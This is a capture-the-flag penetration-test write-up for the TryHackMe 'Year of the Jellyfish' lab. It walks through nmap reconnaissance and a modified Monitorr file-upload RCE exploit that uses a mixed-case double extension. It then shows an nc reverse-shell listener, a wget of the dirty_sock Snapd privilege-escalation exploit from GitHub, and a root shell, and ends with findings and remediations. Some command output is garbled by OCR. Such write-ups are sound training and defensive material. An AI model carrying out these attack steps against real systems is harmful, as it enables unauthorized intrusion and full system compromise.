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Executive Summary

The penetration test conducted on the Year of the Jellyfish challenge identified several critical and high-risk vulnerabilities, including unauthenticated remote code execution (RCE) and privilege escalation via the Snapd service. These vulnerabilities could allow attackers to gain full control of the system, leading to a complete compromise of sensitive data and resources. Additionally, medium-risk issues such as insecure file upload mechanisms and subdomain misconfigurations pose further threats, potentially exposing the system to external attacks and lateral movement within the network.

The test focused on enumerating exposed services, identifying web application vulnerabilities, and exploiting both application and system-level weaknesses. Key vulnerabilities included the exploitation of a file upload flaw in the Monitorr service, allowing the execution of malicious code, and privilege escalation via a known Snapd vulnerability. Other risks include the lack of secure password policies, unprotected services, and the absence of necessary security headers on the web server.

Immediate remediation of these vulnerabilities is critical to avoid exploitation by attackers, as these issues represent significant risks that could lead to severe consequences, such as data breaches or system downtime. This report provides recommendations for mitigating these vulnerabilities and improving the overall security posture of the target environment.



Introduction

The Year of the Jellyfish challenge is based on a vulnerable environment provided by TryHackMe, designed to simulate real-world attack scenarios. The goal of this test was to identify and exploit security vulnerabilities that could compromise the target system's confidentiality, integrity, and availability. The target environment simulated a fictional organization, **Robyn's Petshop**, running various services, including the **Monitorr** web application and **Jellyfin** media server, both of which were found to have exploitable vulnerabilities.

A methodical approach was used to discover these vulnerabilities. This included network scanning, service enumeration, and directory brute-forcing to uncover hidden directories and services. Once entry points were identified, specific exploits were used to gain unauthorized access to the system, culminating in privilege escalation to root access.

The report below outlines the identified vulnerabilities, their potential impact, and recommendations for mitigation. By addressing these security flaws, the target environment can significantly reduce its risk of being compromised by malicious actors.

Scope

Target: 34.244.19.7

Objective: Identify and exploit vulnerabilities to gain root access and submit the two flags (user.txt and root.txt)



Methodology

The following steps were performed:

Reconnaissance: Identifying services and open ports.

Enumeration: Investigating potential vulnerabilities and entry points.

Exploitation: Leveraging identified weaknesses to gain unauthorized access.

Post-Exploitation: Escalating privileges and retrieving sensitive data.

Reporting: Compiling findings and offering recommendations for remediation.

1. Reconnaissance

Nmap Scan and the open ports

```
-$ nmap -p- -vv 34.244.19.7
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-24 07:08 EDT
Initiating Ping Scan at 07:08
Scanning 34.244.19.7 [4 ports]
Completed Ping Scan at 07:08, 0.03s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 07:08
Completed Parallel DNS resolution of 1 host. at 07:08, 0.12s elapsed
Initiating SYN Stealth Scan at 07:08
Scanning ec2-34-244-19-7.eu-west-1.compute.amazonaws.com (34.244.19.7) [65535 ports]
Discovered open port 80/tcp on 34.244.19.7
Discovered open port 21/tcp on 34.244.19.7
Discovered open port 443/tcp on 34.244.19.7
Discovered open port 22/tcp on 34.244.19.7
SYN Stealth Scan Timing: About 18.42% done; ETC: 07:11 (0:02:17 remaining)
SYN Stealth Scan Timing: About 46.80% done; ETC: 07:10 (0:01:09 remaining)
Completed SYN Stealth Scan at 07:10, 106.04s elapsed (65535 total ports)
Nmap scan report for ec2-34-244-19-7.eu-west-1.compute.amazonaws.com (34.244.19.7)
Host is up, received reset ttl 128 (0.00044s latency).
Scanned at 2024-10-24 07:08:44 EDT for 106s
Not shown: 65531 filtered tcp ports (no-response)
PORT STATE SERVICE REASON
21/tcp open ftp
                       syn-ack ttl 128
22/tcp open ssh
                       syn-ack ttl 128
80/tcp open http
                       syn-ack ttl 128
443/tcp open https syn-ack ttl 128
```



See more details about the services

```
(kali@kali)-[~]

$ nmap -p- -sCV -v -oN scan-results 34.244.19.7

PORT STATE SERVICE VERSION
21/tcp open tcpwrapped
22/tcp open tcpwrapped
1_ssh-hostkey: ERROR: Script execution failed (use -d to debug)
80/tcp open tcpwrapped
1_http-server-header: Apache/2.4.29 (Ubuntu)
443/tcp open tcpwrapped
1 tls-alpn:
1_ http/1.1
1_sst-date: TLS randomness does not represent time
1 ssl-date: TLS randomness does not represent time
1 ssl-date: TLS randomness does not represent time
1 ssl-cert: Subject: commonName=robyns-petshop.thm/organizationName=Robyns Petshop/stateOrProvinceName=South West/countryName=GB
1 Subject Alternative Name: DNS:robyns-petshop.thm, DNS:monitorr.robyns-petshop.thm, DNS:dev.robyns-petshop.thm
1 Issuer: commonName=robyns-petshop.thm/organizationName=Robyns Petshop/stateOrProvinceName=South West/countryName=GB
1 Public Key bits: 2048
1 Signature Algorithm: sha256WithRSAEncryption
1 Not valid after: 2025-10-24T10:58:43
1 MBS: 208:2025:973a:df15:a573:8954:2937:b7cd
1_SHA-1: 0cc9:db72:adb3:7f64:0a29:acc7:17cf:e27b:01f7:cf7a
1_http-server-header: Apache/2.4.29 (Ubuntu)
```

Found a multi domain certificate (1 cover, 3 alternative)

```
PORT STATE SERVICE VERSION
21/tcp open tcpwrapped
2//tcp open tcpwrapped
|_ssh-hostkey: ERROR: Script execution failed (use -d to debug)
80/tcp open tcpwrapped
|_ssh-hostkey: ERROR: Script execution failed (use -d to debug)
80/tcp open tcpwrapped
|_http-server-header: Apache/2.4.29 (Ubuntu)
443/tcp open tcpwrapped
| tls-salpn:
|_http/1.1
|_ssl-date: TLS randomness does not represent time
| ssl-cate: Subject: commonName=robyns-petshop.thm/organizationName=Robyns Petshop/stateOrProvinceName=South West/countryName=GB
| Subject Alternative Name: DNS:robyns-petshop.thm, DNS:monitorr.robyns-petshop.thm, DNS:beta.robyns-petshop.thm, DNS:dev.robyns-petshop.thm
| Issuer: commonName=robyns-petshop.thm/organizationName=Robyns Petshop/stateOrProvinceName=South West/countryName=GB
| Public Key type: rsa
| Public Key type: rsa
| Public Key type: rsa
| Public Key type: rsa| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2024-10-24T10:58:43
| Not valid after: 2025-10-24T10:58:43
| MDS: 2b38:22c5:97a3:df15:a573:8954:2937:b7cd
| SiAR-1: 0c.9:db72:a033:7f6:18293:ac7:17cf:e27b:01f7:cf7a
| http-server-header: Apache/2.4.29 (Ubuntu)
```



• Editing the /etc/hosts

```
(kali@ kali)-[~]
$\frac{\sudo}{\sudo} \text{ nano /etc/hosts}
```


• Adding the the subdomains

```
34.244.19.7 robyns-petshop.thm
34.244.19.7 monitorr.robyns-petshop.thm
34.244.19.7 beta.robyns-petshop.thm
34.244.19.7 dev.robyns-petshop.thm
```




2. Enumeration

• Accessing the first sub domain (robyns-petshop.thm)



• Accessing the second sub domain (dev.robyns-petshop.thm)





• Accessing the third sub domain (beta.robyns-petshop.thm)



• Accessing the fourth sub domain (monitorr.robyns-petshop.thm)






• Searching if there any exploits



Searching about the first exploit



Didn't found anything in the first exploit




Not Found

The requested URL was not found on this server.


Apache/2.4.29 (Ubuntu) Server at monitorr.robyns-petshop.thm Port 443



Searching about the second exploit



• And the second one worked



ERROR: is not an image or exceeds the webserver's upload size limit.

ERROR: ../data/usrimg/ already exists.

ERROR: was not uploaded.



3. Exploitation

- Running the exploit script and started to modify it to solve the errors
- First modification

- Running again
- There is a problem but can't see it

```
(kali@ kali)-[~]

$ python3 Downloads/48980.py https://monitorr.robyns-petshop.thm https://monitorr.robyns-petshop.thm 443

/usr/lib/python3/dist-packages/urllib3/connectionpool.py:1100: InsecureRequestWarning: Unverified HTTPS request is being made to host 'monitorr.robyns-petsh op.thm'. Adding certificate verification is strongly advised. See: https://urllib3.readthedocs.io/en/latest/advanced-usage.html#tls-warnings

warnings.warn(

A shell script should be uploaded Now we try to execute it

/usr/lib/python3/dist-packages/urllib3/connectionpool.py:1100: InsecureRequestWarning: Unverified HTTPS request is being made to host 'monitorr.robyns-petsh op.thm'. Adding certificate verification is strongly advised. See: https://urllib3.readthedocs.io/en/latest/advanced-usage.html#tls-warnings


warnings.warn(
```



Found this

```
requests.post(url, headers=headers, data=data, verify=False)

print ("A shell script should be uploaded. Now we try to execute it")
url = sys.argv[1] + "/assets/data/usrimg/she_ll.php"
headers = {"User-Agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:82.0)
plication/xml;q=0.9,image/webp,*/*;q=0.8", "Accept-Language": "en-US,en;q=0.5",
-Requests": "1"}
requests.get(url, headers=headers, verify=False)
```



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Apache/2.4.29 (Ubuntu) Server at monitorr.robyns-petshop.thm Port 443

• Second modification to see where is the error




Running again, and found this

(kali@ kali)-[~]

\$ python3 Downloads/48980.py https://monitorr.robyns-petshop.thm https://monitorr.robyns-petshop.thm 443
/usr/lib/python3/dist-packages/urllib3/connectionpool.py:1100: InsecureRequestWarning: Unverified HTTPS request is being made to host 'monitorr.robyns-petshop.thm'. Adding certificate verification is strongly advised. See: https://urllib3.readthedocs.io/en/latest/advanced-usage.html#tls-warnings
warnings.warn(

div id='uploadreturn'> You are an exploit.</div><div><div id='uploadretor'> ERROR: she_ll.php was not uploaded. div></div>
A shell script should be uploaded. Now we try to execute it
//usr/lib/python3/dist-packages/urllib3/connectionpool.py:1100: InsecureRequestWarning: Unverified HTTPS request is being made to host 'monitorr.robyns-petshop.thm'. Adding certificate verification is strongly advised. See: https://urllib3.readthedocs.io/en/latest/advanced-usage.html#tls-warnings
warnings.warn(

Then trying to search and set a cookie to bypass this



• Third modification: Adding the cookie



Then Running the command again

```
(kali@ kali)-[~]

5 python3 Downloads/48980.py https://monitorr.robyns-petshop.thm https://monitorr.robyns-petshop.thm 443

/usr/lib/python3/dist-packages/urllib3/connectionpool.py:1100: InsecureRequestWarning: Unverified HTTPS request is being made to host 'monitorr.robyns-petshop.thm' Adding certificate verification is strongly advised. See: https://urllib3.readthedocs.io/en/latest/advanced-usage.html#tls-warnings warnings.warn(

<iiv id='uploaderturn'><iiv id='uploaderror'>ERROR: she_ll.php is not an image or exceeds the webserver's upload size limit </iiv><iiv id='uploaderror'>ERROR

R: she_ll.php was not uploaded.</iiv><iiv><iiv id='uploaderror'>ERROR

A shell script should be uploaded. Now we try to execute it //usr/lib/python3/dist-packages/urllib3/connectionpool.py:1100: InsecureRequestWarning: Unverified HTTPS request is being made to host 'monitorr.robyns-petshop.thm'. Adding certificate verification is strongly advised. See: https://urllib3.readthedocs.io/en/latest/advanced-usage.html#tls-warnings

warnings.warn(
```


• There is a validation on the php code so I will try double extension

- Running again but the same problem
- So tried to check if it validates the low case only or low and high cases


```
| Calio kalio kalio | Calio kalio ka
```



• And it worked, it really checks the low case only



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Apache/2.4.29 (Ubuntu) Server at monitorr.robyns-petshop.thm Port 443

• Then setting up a listener to catch

```
___(kali⊗ kali)-[~]

$\frac{\sudo}{\sudo} \text{ nc -lnvp 443} \\
\listening \text{on [any] 443} \\
...
```

• Then we catch it then trying to deploy the remote shell

```
www-data@petshop:/var/www/monitorr/assets/data/usrimg$ python3 -c 'import pty;pty.spawn("/bin/bash")'
<img$ python3 -c 'import pty;pty.spawn("/bin/bash")'
www-data@petshop:/var/www/monitorr/assets/data/usrimg$ export TERM=xterm
export TERM=xterm</pre>
```



Trying to find the first flag and it is done

```
www-data@petshop:/var/www/monitorr/assets/data/usrimg$ find / -type f -iname 'flag*txt' -exec echo {} \; -exec cat {} \; 2>/dev/null
/var/www/flagl.txt
www-data@petshop:/var/www/monitorr/assets/data/usrimg$
```

- Used linpeas and didn't find anything
- And after a lot of searching, I didn't find anything
- So, I started to check the outdated service that could be exploited
- And found this

```
www-data@petshop:/var/www/monitorr/assets/data/usrimg$ snap version
snap  2.32.5+18.04
snapd  2.32.5+18.04
series  16
ubuntu  18.04
kernel  4.15.0-140-generic
```

Then with searchploit to check the exploits

```
Exploit Title | Path |
Smapd < 2.37 (Ubuntu) - 'dirty_sock' Local Privilege Escalation (1) | linux/local/46361.py |
smapd < 2.37 (Ubuntu) - 'dirty_sock' Local Privilege Escalation (2) | linux/local/46362.py |
Shellcodes: No Results |
Papers: No Results
```

Downloaded and tried the first exploit but it didn't work



Then downloaded and tried the second exploit and it worked

```
www-data@petshop:/var/www/monitorr/assets/data/usrimg$ wget https://raw.githubusercontent.com/initstring/dirty_sock/master/dirty_sockv2.py
--2021-05-24 19:38:50-- https://raw.githubusercontent.com/initstring/dirty_sockv2.py
Resolving raw.githubusercontent.com (raw.githubusercontent.com)... 185.199.108.133, 185.199.109.133, 185.199.110.133, ...
Connecting to raw.githubusercontent.com (raw.githubusercontent.com)|185.199.108.133|:443... connected.

HTTP request sent, awaiting response... 200 OK
Length: 8696 (8.5K) [text/plain]
Saving to: 'dirty_sockv2.py'

dirty_sockv2.py 100%[==========] 8.49K --.-KB/s in 0s
2021-05-24 19:38:51 (65.1 MB/s) - 'dirty_sockv2.py' saved [8696/8696]

www-data@petshop:/var/www/monitorr/assets/data/usrimg$ ls
lighty_sockv2.py linpeash.sh she_ll.gif.php_usrimg.png
www-data@petshop:/var/www/monitorr/assets/data/usrimg$
```

Tried the dirty_socky2.py

- And it worked and give me the credentials to escalate my privilege
- And here is the second flag (root.txt)

```
www-data@petshop:/var/www/monitorr/assets/data/usrimg$ su dirty_sock
Password:
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

dirty_sock@petshop:/var/www/monitorr/assets/data/usrimg$ sudo id
[sudo] password for dirty_sock:
Sorry, try again.
[sudo] password for dirty sock:
uid=@(root) gid=@(root) groups=@(root)
dirty_sock@petshop:/var/www/monitorr/assets/data/usrimg$ sudo su
root@petshop:/var/www/monitorr/assets/data/usrimg# ls
aidin9.gif.php_dirty_sockv1.py_dirty_sockv2.py_linpeas1.sh_linpeas.sh_linpeas.sh_1 lin.sh_usrimg.png
root@petshop:/var/www/monitorr/assets/data/usrimg# find / -type f -iname 'root*txt' -exec_echo {} \; -exec_cat {} \;
/root/root.txt
```

4. Post Exploitation

User Flag: [Captured Flag]

Root Flag: [Captured Flag]



Finding Classification

Each vulnerability or risk identified has been labeled as a Finding and categorized as a Critical Risk, High Risk, Medium Risk, Low Risk, or Informational, which are defined as:

Critical Risk Issues

These vulnerabilities should be addressed as soon as possible as they may pose an immediate danger to the security of the networks, systems, or data.

Exploitation does not require advanced tools or techniques or special knowledge of the target.

High Risk Issues

These vulnerabilities should be addressed promptly as they may pose a significant danger to the security of the networks, systems, or data.

The issue is commonly more difficult to exploit but could allow for elevated permissions, loss of data, or system downtime.

Medium Risk Issues

These vulnerabilities should be addressed in a timely manner.

Exploitation is often difficult and requires social engineering, existing access, or exceptional circumstances.

Low Risk Issues

The vulnerabilities should be noted and addressed at a later date.

These issues offer little opportunity or information to an attacker and may not pose an actual threat.

Informational Issues

These issues are for informational purposes only and likely do not represent an actual threat.



Finding

Finding Summary

Finding	Description	Risk Level
Monitorr Remote Code Execution (RCE)	The web application allowed the upload of files by bypassing the validation, enabling an attacker to execute arbitrary code on the server.	Critical
Snapd Privilege Escalation (Dirty Sock - CVE-2019-7304)	The Snapd service on the server was vulnerable to the Dirty Sock privilege escalation exploit, allowing an attacker to elevate privileges to root.	Critical
Weak Password Policy	The web application's login page for Monitorr and Jellyfin did not enforce a strong password policy, making it vulnerable to brute-force attacks.	High
Subdomain Enumeration and Misconfiguration	Subdomain enumeration revealed the presence of several subdomains, some of which were not properly configured or secured.	Medium



Finding-01 Monitorr Remote Code Execution (RCE)

Risk Level: Critical

Observation: The Monitorr service, running on a subdomain of the target environment, is vulnerable to an unauthenticated RCE exploit. This is due to a vulnerability in version 1.7.6m, which allows an attacker to upload malicious files bypassing security checks.

Description: The Monitorr service allows an attacker to bypass file extension validation by uploading files with extensions like .png.pHp. This vulnerability can be exploited to execute arbitrary code on the server.

Recommendation: Update the Monitorr service to the latest version or apply patches that address the file upload vulnerability. Additionally, ensure proper input validation and file type restrictions.

Finding-02 Snapd Privilege Escalation (Dirty Sock - CVE-2019-7304)

Risk Level: Critical

Observation: The target machine was running a vulnerable version of **Snapd**, which is susceptible to the Dirty Sock vulnerability (CVE-2019-7304).

Description: This vulnerability allows a local attacker to exploit Snapd's API to create a malicious user and escalate privileges to root. The exploit was successfully used to gain root access to the system.

Recommendation: Update Snapd to a version that is not vulnerable to Dirty Sock. Regularly apply security patches and updates to services to prevent such vulnerabilities from being exploited.



Finding-03 Weak Password Policy

Risk Level: High

Observation: The web application's login page for Monitorr and Jellyfin did not enforce a strong password policy, making it vulnerable to brute-force attacks.

Description: Default credentials such as admin for Monitorr were used, and brute-force attempts were easily executed using Hydra, highlighting the need for stronger security controls.

Recommendation: Implement strong password policies and enforce multi-factor authentication (MFA) on all login portals. Monitor for brute force attempts and apply account lockout mechanisms.

Finding-04 Subdomain Enumeration and Misconfiguration

Risk Level: Medium

Observation: Multiple subdomains were discovered during the enumeration process. However, these subdomains displayed similar "Under Construction" messages, indicating potential misconfigurations.

Description: Subdomain enumeration revealed the presence of several subdomains, some of which were not properly configured or secured. These subdomains could potentially expose sensitive information or act as entry points for attackers.

Recommendation: Implement proper security measures for subdomains, such as access restrictions and monitoring for subdomain enumeration attempts.